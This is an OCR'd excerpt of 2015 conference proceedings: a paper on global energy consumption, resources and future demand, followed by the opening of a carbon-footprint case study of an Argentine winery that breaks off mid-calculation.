Problemi vezani za proizvodnju i potrošnju energije su od sve većeg značaja za ekonomski razvoj i društveno blagostanje. Postoji gotovo linearna korelacija između potrošnje energije i ekonomskog rasta. Sa druge strane, povećana energetska potrošnja utiče negativno na životno okruženje, uključujući i navodni uticaj na klimatske promene. Ni politički aspekti vezani za energetske resurse ne mogu biti zanemareni, s obzirom da mali broj zemalja poseduje većinu ne-obnovljivih resursa. Pored svega, najveći problem vezan za potrošnju energije je veoma jednostavan: nema dovoljno energetskih resursa koji su potrebni kako bi se zadovoljile potrebe i očekivanja rastuće globalne populacije. Ovaj rad daje kvatitativni prikaz problema vezanih za globalnu potrošnju energije i raspoložive energetske izvore, sa ciljem da ukaže na dolazeće probleme vezane za održivi razvoj.

**Ključne reči:**
potrošnja energije, energetski resursi, insuficijencija energije.

## 1. INTRODUCTION

Although it has been recognized for many decades that the main energy sources are finite, the substantial discussions about energy sources and energy consumption were actually triggered by assumptions that the use of fossil fuels has a significant negative impact on the environment. In particular, the relationship between $CO_2$ in the atmosphere and global warming has put fossil fuels combustion under thorough scrutiny of climatologists, industries, NGOs and governments. In this paper, the debate about quantitative influence of $CO_2$ on perceived climate changes will be set aside. The author believes that the issues of energy deficiency, in the light of the ever-increasing demand, have to take precedence in the deliberations about the current and future energy use.

## 2. ENERGY CONSUMPTION AND ECONOMIC DEVELOPMENT

The real race between energy needs and discovery of new resources and related technologies started with the industrial revolution. After intensive use of the renewable biomass that covered most of the needs until the second half of the 18$^{th}$century, industrial revolution produced a quantum leap in energy demand. Fortunately, such spike in demand was matched with the discoveries of coal that greatly contributed to fulfilling of the energy needs. Continuous growth of demand was based on the increased energy consumption per capita, as well as on the exponential growth of the global population. It is not difficult to prove correlation and causal relationship between energy consumption and economic development. Fig. 1 shows the relationship between the power consumption per capita and gross domestic product per capita for the countries around the world (MacKay, 2009). It is obvious that more developed countries use more energy per capita than the non-developed ones. The disparity between the developed and non-developed countries in both measures is huge; rich and developed countries rank 50 times higher than the poorest ones. It has to be noted that the countries on the lower levels of the economic development have legitimate aspirations to improve their well-being and increase of GDP per capita that will come through substantial increase of the individual energy consumption. Such desire is one of the key drivers of increase in total global energy needs.

The second driver of exponential increase in energy consumption is global population growth. The rate of growth is not the same in all countries, and it is typically higher in the countries that are on the lower level of economic development. Over the last 150 years, the global population has increased sevenfold, from 1 billion to over 7 billion. These trends are worrying as they do not show any signs of abating or saturation. Uncontrollable increase of the global population results in strain on primary global resources such as water and food, as well as other finite and non-renewable mineral resources. Fig. 2 shows the



E-mail: mtrifunovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-186-190





Figure 1. Power consumption per capita vs. GDP per capita
Source: http://www.withouthotair.com/c30/page_231.shtml





Figure 2. History of world population growth
Source: http://en.wikipedia.org/wiki/File:Population_curve.svg

history of the global population growth, which clearly indicates that renewable energy sources (mainly wood) were sufficient for the human survival until the middle of the second millennium.

Historically, along with the growing energy demand, science and technology were coming with credible energy responses that could cater for the new needs. Coal in 18th and 19th century and petroleum and nuclear in 20th century were the key enablers of economic growth. It is necessary to point out that today there are no new energy sources of the same magnitude, ready for exploitation.

The compounding effects of the population growth and growth of consumption per capita have resulted in today's energy consumption of 150.000 TWh, which is several orders of magnitude higher than the consumption form in the not-so-distant past. As Fig. 3 shows, only in the period 1990-2010, the global energy consumption increased by over 50%. It should be noted that in 1992, almost 200 countries have signed up to a Kyoto Protocol, committing to reduce and minimize $CO_2$ emissions. Nevertheless, most of the 50% of the energy consumption increase during the mentioned period is to be attributed to the fossil fuels that are responsible for the anthropogenic $CO_2$ emissions.

During the same period, the global population increased by over 25%. In the developed countries, the population growth is moderate or around zero and the overall energy consumption is also stable. The most of the energy consumption challenges are coming from the developing countries, both because of their strong population growth and their low level economies. Considering the overall global needs and legitimate aspirations for better life, it is obvious that the existing energy resources will be under tremendous pressure and that the competition for energy sources will be severe. In such a situation, it is prudent to make even a rough estimate on how much energy is necessary to satisfy reasonable human needs.



DOI: 10.15308/Synthesis-2015-186-190

| | Energy Consumption (TWh) | | | | Population (million) | | | | Annual Growth Rate 1990-2000 | | 2000-2010 | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Region/Country | 1990 | 2000 | 2010 | | 1990 | 2000 | 2010 | | Energy | Pop. | Energy | Pop. |
| United States | 24924 | 29257 | 28664 | 18,7% | 250 | 282 | 311 | 4,6% | 1,6% | 1,2% | -0,2% | 1,0% |
| China | 7913 | 10654 | 30656 | 20,0% | 1.148 | 1.264 | 1.343 | 20,0% | 3,0% | 1,0% | 11,1% | 0,6% |
| OECD Europe | 20495 | 22514 | 23329 | 15,2% | 402 | 522 | 550 | 8,2% | 0,9% | 2,6% | 0,4% | 0,5% |
| Other Non-OECD Asia | 3671 | 6050 | 9173 | 6,0% | 781 | 1.014 | 1.086 | 16,2% | 5,1% | 2,6% | 4,2% | 0,7% |
| Russia (1) | 17871 | 7977 | 8763 | 5,7% | 288 | 147 | 140 | 2,1% | -7,7% | -6,5% | 0,9% | -0,5% |
| Central & S. America | 4247 | 6099 | 8236 | 5,4% | 359 | 422 | 462 | 6,9% | 3,7% | 1,6% | 3,0% | 0,9% |
| Middle East | 3288 | 5083 | 8089 | 5,3% | 135 | 173 | 213 | 3,2% | 4,5% | 2,5% | 4,8% | 2,1% |
| Japan | 5504 | 6576 | 6096 | 4,0% | 124 | 127 | 127 | 1,9% | 1,8% | 0,3% | -0,8% | 0,0% |
| India | 2309 | 3945 | 6975 | 4,6% | 838 | 1.006 | 1.214 | 18,1% | 5,5% | 1,8% | 5,9% | 1,9% |
| Canada | 3218 | 3828 | 4191 | 2,7% | 28 | 31 | 34 | 0,5% | 1,8% | 1,1% | 0,9% | 0,9% |
| Oth. Non-OECD Europe | 1867 | 5152 | 5686 | 3,7% | 154 | 128 | 199 | 3,0% | 10,7% | -1,8% | 1,0% | 4,5% |
| Africa | 2775 | 3527 | 5715 | 3,7% | 631 | 804 | 1.001 | 14,9% | 2,4% | 2,4% | 4,9% | 2,2% |
| South Korea | 1126 | 2298 | 2989 | 2,0% | 43 | 47 | 49 | 0,7% | 7,4% | 0,9% | 2,7% | 0,5% |
| Mexico/Chile (2) | 1379 | 1870 | 2491 | 1,6% | 85 | 100 | 128 | 1,9% | 3,1% | 1,6% | 2,9% | 2,5% |
| Australia & N. Zealand | 1301 | 1665 | 2022 | 1,3% | 20 | 23 | 26 | 0,4% | 2,5% | 1,2% | 2,0% | 1,3% |
| Total World | **101887** | **116495** | **153077** | **100%** | **5.287** | **6.089** | **6.701** | **100%** | **1,3%** | **1,4%** | **2,8%** | **1,0%** |

Note(s): 1) 1990 Values for Russia approximated by Former USSR. 2) Before 2010, Mexico/Chile category only included Mexico.
Source(s): EIA, International Energy Outlook 2011, Sept. 2011, Table A1, p.157; EIA, Country Profiles http://www.eia.gov/country/index.cfm

Figure 3. Energy consumption and population growth, 1990-2010

## 3. GLOBAL ENERGY DEMAND ESTIMATE

It is difficult to make a firm estimate of global energy demand for a variety of reasons. The overall population growth, different levels of current energy consumption and influence of politics on energy availability are the main hurdles that prevent exact needs estimate. At this stage, it is also necessary to distinguish between needs and aspirations. Even though the basic needs can be rather small, the natural aspiration for a specific lifestyle (which is directly related to the energy consumption) is something completely different. The ever-increasing population growth was already illustrated and analyzed in the previous chapter. The growth in global energy demand is even steeper, as it is compounded by the fact that the energy consumption per capita is increasing as well.

The analysis has been carried out for countries and regions of the world, taking into account the local average energy consumption per capita. The results are presented in Fig. 4.

Each small segment on the horizontal axes represents 30 million people; the vertical axis presents the average energy consumption per capita per person, in MWH/person/year. It is clear that the developed parts of the world are using much more energy per capita than the rest of the world. It is equally clear that those countries with large population (China and India) or other regions (Africa, non-OECD countries) show ambitions to develop their economies and drastically increase their average energy consumption per capita. In order to provide the global population with the same level of energy per capita consumption as it is currently in the USA, global energy production and consumption would need to be roughly six times higher than today. This estimate is made under the assumption that the average consumption per capita in the referent country (USA) will not grow further. Another assumption made in this analysis is that the global population will saturate on around 7 billion, which is not very likely. It is expected that the global population will have grown for 2.3 billion by 2050, which equals roughly today's population of China and India. This means that factor six is rather conservative, even if serious energy savings are put in place. Apparently, some of the studies conducted at Stanford University argue that optimal population on the Earth





Figure 4. Energy consumption per capita
Source: International Energy Outlook 2011, September 2001, Table 1



DOI: 10.15308/Synthesis-2015-186-190

would number around 1.5-2 billion people (Daily *et al.*, 1994). Although pertinent to this paper, the discussion on this specific topic is not subject of this paper. Nevertheless, it confirms that with the current state of energy technology, today's energy consumption is only 1/6 of the estimated aspiration of today's population.

## 4. CURRENT GLOBAL ENERGY PRODUCTION

The current total energy production is being estimated by many reputable organizations and institutions. One of the most quoted sources is Lawrence Livermore National Laboratory in California (USA), whose energy flow is very helpful to understand the supply part of the energy equation (Smith *et al.*, 2011).

The global picture of energy flows shows the overall status of primary and secondary energy sources and their main consumption sectors. The primary source split shown on the left side confirms that renewable sources play a minor role in the total energy mix. Fossil fuels and uranium constitute almost 88% of total consumption, although there has been an intensive debate aiming to replace a larger part of fossil fuels with renewable energy sources over the past two decades.

Even within renewable sources, the "traditional" ones (hydro and biomass) compromise a large majority: 95% of total renewable sources. In 2007, solar, wind, geothermal and other renewable sources made up only 5% or 0.6% of the total primary energy use worldwide.

In the last eight years, the use of "non-traditional" renewable sources has increased globally and at an impressive rate, particularly in developed countries. In the USA, they quadrupled, accounting for 23% of all renewable sources. However, in the total current USA energy balance, they represent just above 2% of the total primary energy consumption, which includes both renewable and non-renewable energy sources.

As can be seen in the figure, almost 40% of all primary energy sources are used to produce electricity and heat, as those are the most convenient forms of energy for practical use.

Energy is used primarily in three sectors: around 29% for buildings, 40% for industries and 22% for transportation. These data have approximate values; different sources might give different global percentages. Nevertheless, these three sectors are dominant and require individual attention for a more detailed analysis.

Finally, the data on the right side of the chart show that more than half of the energy used from the primary sources is lost as "rejected energy". Improving the efficiency of the energy usage could reduce such energy waste in all three sectors. However, such reductions can improve the situation only to a certain degree. At the current level of technology, it is practically impossible to substantially reduce the rejected energy related to the electricity production or use in one of the mentioned sectors.

Individual countries would have rather different values in their energy flow charts, depending on their economies and the availability of indigenous primary energy sources.

## 5. ENERGY RESOURCES

Global non-renewable energy resources are finite. They have been intensively used from the beginning of the 20th century and are being rapidly depleted. The new major discoveries are rather rare, fuels are of lower quality and more difficult to extract and refine. According to some energy analysts, the peak oil point (the point of the maximum global oil production) is happening just now and the production will gradually decline in the near future. Similar scenarios are expected for coal and gas.

Another important fact is that non-renewable resources are owned by the countries if they are found on their sovereign territories. Most of the global oil and gas reserves are found only in three regions: Middle East, Russia and the USA. Only five countries (USA, Russia, China, Australia and India) owe 65% of all global coal reserves. Today, the countries trade their surpluses, but there is a realistic scenario that energy resources will be used as means for political or economic pressure.





Figure 5. Energy consumption per capita
Source data: International Energy Outlook 2011, September 2001, Table 1



DOI: 10.15308/Synthesis-2015-186-190

On the other hand, although renewable energy sources are inexhaustible, quantitatively, they cannot simply replace the current non-renewable sources. They have a problem of intermittency, geographical distribution and absolute energy quantity available on a daily basis. In addition, there are issues of the investment levels needed, raw materials and ERoEI evaluations.

## 6. RESULTS AND DISCUSSION

Considering the global energy issues, it is clear that the outlook is not too promising. Energy deficiency was not a topic some 120 years ago. However, the fact is that 50% of all estimated non-renewable sources have been used over the last 120 years. It took hundreds of millions of years for these fuels to be formed in the Earth core. Currently, there is no technology that could replace oil, gas and coal, even on the current level of energy consumption.

In the 21st century, the world will have to make serious efforts in several directions: improvement of energy efficiency wherever possible, deployment of the renewable energy resources where economically viable, development of completely new, currently unknown energy technologies and better management of the overall population growth.

## REFERENCES

MacKay, D. (2009). *Sustainable Energy: Without the Hot Air*. Retrieved from http://www.withouthotair.com

MacKay, D. (2007). 30 Energy plans for Europe, America, and the World. Retrieved from http://www.withouthotair.com/c30/page_231.shtml

Smith, C.A., Belles, R.D., &. Simon, A.J. (2011). *2007 Estimated International Energy Flows*. Retrieved from https://e-reports-ext.llnl.gov/pdf/473335.pdf

Gretchen, C., Daily, A., Ehrlich, H., & Ehrlich, P.R. (1994). Optimum Human Population Size. Population and Environment. *A Journal of Interdisciplinary Studies*, 15 (601994). Retrieved from http://dieoff.org/page99.htm



DOI: 10.15308/Synthesis-2015-186-190

Synthesis
International Scientific Conference of IT and Business-Related Research

# CALCULATION OF CARBON PRINT IN THE WINE INDUSTRY: THE STUDY CASE OF FRANALCO S.A. WINE CELLAR - PRODUCTION OF BOTTLED AND BULK WINE

## IZRAČUNAVANJE KARBONSKOG OTISKA U INDUSTRIJI VINA: STUDIJA SLUČAJA NA PIMERU VINSKOG BUNARA FRANALCO S.A. - PROIZVODNJA FLAŠIRANOG VINA I VINA U RINFUZI

Emilio Pósleman, Cecilia Nievas, Belen Andrada, Nader Zolfagharian
Univesidad Catolica de Cuyo, Facultad de Ciencias Economicas y Empresariales Instituto de Desarrollo Sostenible, Republica Argentina, Provincia de San Juan

**Abstract:**
The aim of this research is to calculate the Carbon Print (CP) of the production of bulk and bottled wine of FRANALCO wine cellar. Another objective is to design an innovative tool in the environmental management of the examined company and the companies related to it in the value chain, forward (customers) and backward (suppliers), as well as the rest of the indirectly related service companies (cluster).

**Key words:**
carbon print (CP), wine industry, corporate social responsibility (CSR).

**Apstrakt:**
Svrha ovog istraživanja jeste da se izračuna karbonski otisak u proizvodnji rinfuznog i flaširanog vina u vinskom podrumu FRANALCO. Takođe, rad nastoji da kreira inovativna sredstva za kontrolu ambijentalnih uslova u pomenutom preduzeću kao i predeuzećima sa kojima je direktno povezan u lancu vrednosti, klijentima i dobavljačima, kao i ostalim uslužnim preduzećima koji su indirektno uključeni u sam proces.

**Ključne reči:**
karbonski otisak, industrija vina, korporativna društvena odgovornost.

## 1. INTRODUCTION

### 1.1 CLIMATE CHANGE, A CURRENT INCREASING PROBLEM

Atmospheric global warming is one of the major environmental issues on a global scale. Currently, there is strong evidence that the rising of the mean global temperature over the last 150 years is a consequence of the rising atmospheric Greenhouse Gases (GG) concentration.

The Greenhouse effect is a natural process by which the GG in the atmosphere "trap" part of the radiation that reaches the Earth, thus softening thermal daily and nightly oscillations and rising of the average temperature, which creates the environmental conditions for the proper balance in the Earth's ecosystem.

The problem arises when human activities generate a substantial increase of the GG that trap the rising quantities of radiation and produce an increase of the Earth's average temperature that breaks the ecosystem balance.

Many human activities provide GG, and one of the most important is industry. The solution to this problem has two perspectives: responsibility of public policies and responsibility of private ones. As regards public policies, the United Nations deal with the problem through the UNFCCC, United Nations Framework Convention on Climate Change, and/ or the UNESCO, with the Man and the Biosphere Pogramme (MAB)[1]. Countries adhere to these policies and contextualize their particular situations by formulating national public policies with ad-hoc bodies.

1 MAB: Man and Biosphere Program. It has the Biosphere reserves as instruments.

From the private sphere, companies must recognize their impact on the environment, measure its magnitude and choose the cleanest production policies on the basis of impact mitigation and/ or compensation. In other words, they take over their externalities with the environment and avoid the fact that society as a whole pays for them by developing the Corporate Social Responsibility (CSR) policy based on their concrete practice.

The context of the private sector gives rise to the main objectives of this research: to calculate the Carbon Print (CP) of the production of bottled and bulk wine in FRANALCO wine cellar and propose mitigation and /or compensation policies. Bearing this in mind, a calculation tool was designed that can also be applied to other related companies. The paper proposes a model of environmental management of the company under this study and the companies related in the value chain, forward (customers) and backwards (suppliers), as well as the rest of indirectly related service companies (cluster).

### 1.2. CARBON PRINT

The concern for climate change has encouraged the development of environmental evaluation metrics in different areas. One of the accounting and environmental report tools is the Carbon Print (CP), which refers to the totality of Greenhouse Gases (GG) release by director indirect effect of an individual, organization, event or product. The GG considered are those defined by the United Nations in the Kyoto Protocol: CO2, CH4, N2O, HFC, PFC, SF6 and the total amount is expressed in equivalent mass units of carbon dioxide (tCO2-e).

This tool has become important as an indicator of sustainability during the last years, partly due to the simplicity of its report and the possibility of making comparisons in time and

E-mail: emilio.posleman@gmail.com
DOI: 10.15308/Synthesis-2015-191-195

among products of the same category. The calculation of the CP constitutes a starting point for the comprehension and analysis of a particular situation which allows the responsible bodies to implement concrete improvement measures such as energetic efficiency, operational efficiency, the use of renewable energies, among others[2]. The generalization is that the reductions of CP imply, in turn, cost reductions and, in many occasions, they outweigh the efforts and investments. To summarise, the CP is a new business variable which enriches the comprehension of the activity and allows improvements in costs and image.

## 2. METHODOLOGY

Accounting and report methodology: The estimation of the Carbon Print is based on the methodology of "Green House Gas Protocol" (GHG Protocol). The GHG Protocol is the result of an initiative driven by NGOs, governments, the World Resources Institute (WRI) and the World Business Council for Sustainable Development (WBCSD). Such initiative was launched in 1998 with the aim of developing internationally accepted standards of Greenhouse Gases accountability and report for institutions and promotion of its worldwide adoption.

The first edition of the GHG Protocol is a corporate standard of accounting and report published in September 2001, which was widely accepted around the world by companies, NGOs and governments. The revised edition, which is used in this work, is the result of a two- year dialogue among the participants of the initiative aimed at building on the experience gained from the use of its first edition.

In 2006, International Organization for Standardization (ISO) adopted the GHG Protocol as a basis of its certification *ISO 14064-1, Specifications and guidelines at organizational level for the quantification and presentation of gases emission and absorption reports.*This event positioned the GHG Protocol as the international standard for the corporate accounting of GG. The methodology provides a step-by-step guidance for any organization to quantify and report its GG emissions. The results of the CP are reported as CO2-e (CO2 equivalent) using the indexes of global warming potential for different GG (Appendix1).

**Three scopes:** The GHG Protocol divides the emissions into three origins: the first scope (scope 1) measures the emissions that the company produces for its productive process and they are called "direct". The second scope (or scope 2) measures the indirect emissions coming from the consumption of electric energy acquired from third parties. The third scope (or scope 3) are also indirect emissions, but referred to the materials required in the process.

**Five principles:** The GHG Protocol proposes 5 principles to govern the quantification: Relevance, Integrity, Consistence, Transparency and Precision. These principles try to strengthen all the aspects of the accounting and report of GG. Their application guarantees that the GG inventory provides an impartial and reliable representation of the company's emissions.

Period of report: The Carbon Print is an estimation of the GG emissions during a calendar year of an organization. For the purpose of this work, the year 2013. was established as the basis for calculation.

Operational and organizational limits:There are two different approaches aimed at establishing the limits of the inventory and consolidating the GG emissions: that of shareholding and the control approaches (financial and/ or operational control). The companies account and report GG consolidated data, either as a shareholding participation or through the control exercised over particular operations. For the present study, the CP of Franalco wine cellars will be calculated for their activity at farms and the production of shuttle and bottled wine based on the criterion of control over the operations.

Exclusions: The present calculation of the Carbon Print excludes the emissions generated by the champaign production, which is another production of the company.

Primary data collection: Open interviews to the manager of the company were carried out, which provided the information required for the calculation of the CP of the electric consumption, established in scope 2, volumes of grape and wine production, harvesting and hauling, *etc.*

**Assumptions:**Some data were taken from similar research works, such as the bottles CP: four different values were identified from three studies of the calculation of the carbon footprint in wine. Different calculations were carried out since the values differ among themselves.

## 3. DESCRIPTION OF FRANALCO S.A. WINE CELLAR

### 3.1 THE COMPANY

FRANALCO S.A. has been devoted to the production of wine in San Juan province since 1973. It is a family company with its administration and a wine cellar/ premises located in RN N° 40, N° 4000. It has the capacity to produce 5 million liters. The grapes are provided by their own vineyards. It has

150 hectares of vineyards distributed in two farms in Sarmiento and Angaco departments, respectively. The grapes varieties produced by their vineyards are Syrah, Cabernet Sauvignon, Malbec and Bonarda. With reference to white grapes, it is fair to say that Chardonnay and Torrontésare are the most distinguished types.

FRANALCO S.A. has been the first wine cellar in San Juan and one of the first in Argentina to obtain the International Standardization Organization (I.S.O.), the ISO certificate with respect to "Elaboration, Sale and customer service of fine wine." The certification process started in April 2000, achieving the certification in May, 2001, and ISO 9001 Version 2000 in 2004.

The company also boasts 48 permanent employees and, during the harvest and elaboration periods, the figure rises to 30 more for two months (approximately 1200 wages). Currently, the company is venturing the production of champaign, and, for this purpose, it has expanded the plant to install the new equipment and machinery.

## 4. IDENTIFICATION AND CALCULATION OF GG EMISSIONS

### 4.1 SELECTION OF RELEVANT FACTOR EMISSION AND TOOLS FOR CALCULATION

Below are presented the sources of emission. They are divided into stages: farm, wine-making and storage, fractioning, loading and transfer[3]and retail distribution.

2 The extension of the CP calculation beyond the boundaries of the organization opens a valuable space to work with customers and suppliers, which allow a better understanding of the risks and opportunities of the business in light of climate change; it opens new spaces for improvement and allows the re-enforcement of relations among these important actors. The reductions of the CP are often shared with suppliers and/ or customers achieving a better integration among the participants of the product cycle.

3 Transfer (Trasladista): it is the name given to wine cellars that make wine or must and do not have a brand and do not bottle, they sell in bulk to other, generally bigger, wine cellars which have distribution channels, brand, bottling, *etc.*



DOI: 10.15308/Synthesis-2015-191-195

FARM: For the typical agricultural activities in the company farms, tractors are used and, as there is no exact record of the hours assigned per hectare, the INTA guide for wine grapes cultivation has been used. An average of 41 hours per hectare a year with 4 liters of gas oil per hour of work is estimated. In total, , a consumption of 24.600 liters of gas oil is estimated for 150 hectares of farm.

$$Qof\ KgCO2 = 2.77\frac{kgCO2}{lts}.6150\ h.4\frac{lts}{h}$$

$$Qof\ kgCO2 = 68.142\ kgCO2$$

As regards irrigation, farms have irrigation rights and they do not need electrical wells for water extraction. They do not generate CO2 for this activity. The grape production activity generates a seizure of 0.3 kg of CO2 per kg produced. The total seizure of CO2 is 900 mil kg for the three million kg grapes produced in the farms.

HARVESTING AND HAULING: Another activity carried out at the farm is harvesting and hauling, which consumes 4.900 lts of gas oil including the transfer of the grapes from the farm to the wine cellar.

a. Distance: Transport from each farm to the wine cellar. The distance from the farm to the wine cellar is 50 km.
b. Volume per truck: the average transported per truck is 12 thousand kg.
c. Oil consumption: 4 km per liter. Another proposed value is: 0,235 kg$CO_2$ x tn x km for loaded trucks.
d. Number of travels: The company transfers 2.250.000 kg which imply 180 travels with an average of 12 thousand kg per travel.
e. Total km travelled: 150 travels x 50 km/travel x 2 (return) = 15.000 km
f. The total oil consumed in transportation is:

$$Q\,KgCO2 = 0.235kgCO2.Tn.Km + 2.77\frac{kgCO2}{lts}.\frac{x\,km}{\frac{4km}{lts}}$$

$$QkgCO2 = 0{,}235kgCO2 * 2250tn * 50km + \left(\frac{50km}{4km/l}\right) * 190travels * 2{,}77kgCO2/lts$$

WINE MAKING AND STORAGE: this is the stage of wine production and physical and chemical processes. Engines are used to set the wineries to work, the milling machinery and the pressing equipment use electricity acquired from the local distribution company. Fermentation takes place in the wine cellars and uses electricity to keep the temperature, clarification and percolation is also carried out with electrical equipment. This stage ends with the first storage, which is necessary for wine production

FRACTIONING: In this stage, the machinery works with electricity acquired from the local distribution company. This activity is the one that needs the highest number of inputs produced by other companies: glass containers, cork, labels, caps, back label, cartons, cardboard partitions, pallets and electricity. The amount of wine that is bottled is 800.000 lts. This volume is bottled in 1.000.000 bottles of 750 ml. The 50 thousand- liter waste is lost in the bottling process.

LOAD AND RETAIL DISTRIBUTION: The volume of wine that is sold in bulk is 1.000.000 lts and has different destinations: 65% of this amount is transported to Mendoza, which implies 22 travels to this city, and this wine is all red wine.Such wine is sold to wine cellars that pack the wine in bottles or tetrabrik, identify them with a brand and distribute and commercialize them. The distance of each travel is 360 km. The remaining 35% is all white wine which is sold to a company that uses it to incorporate it to other beverages.The destination of this production is Buenos Aires City (Ciudad Autónoma de Buenos Aires) which implies 12 travels with one- way distances of 1110 km (we consider the return travel of 2220 km). The consumption calculation formula is:

to Buenos Aires:

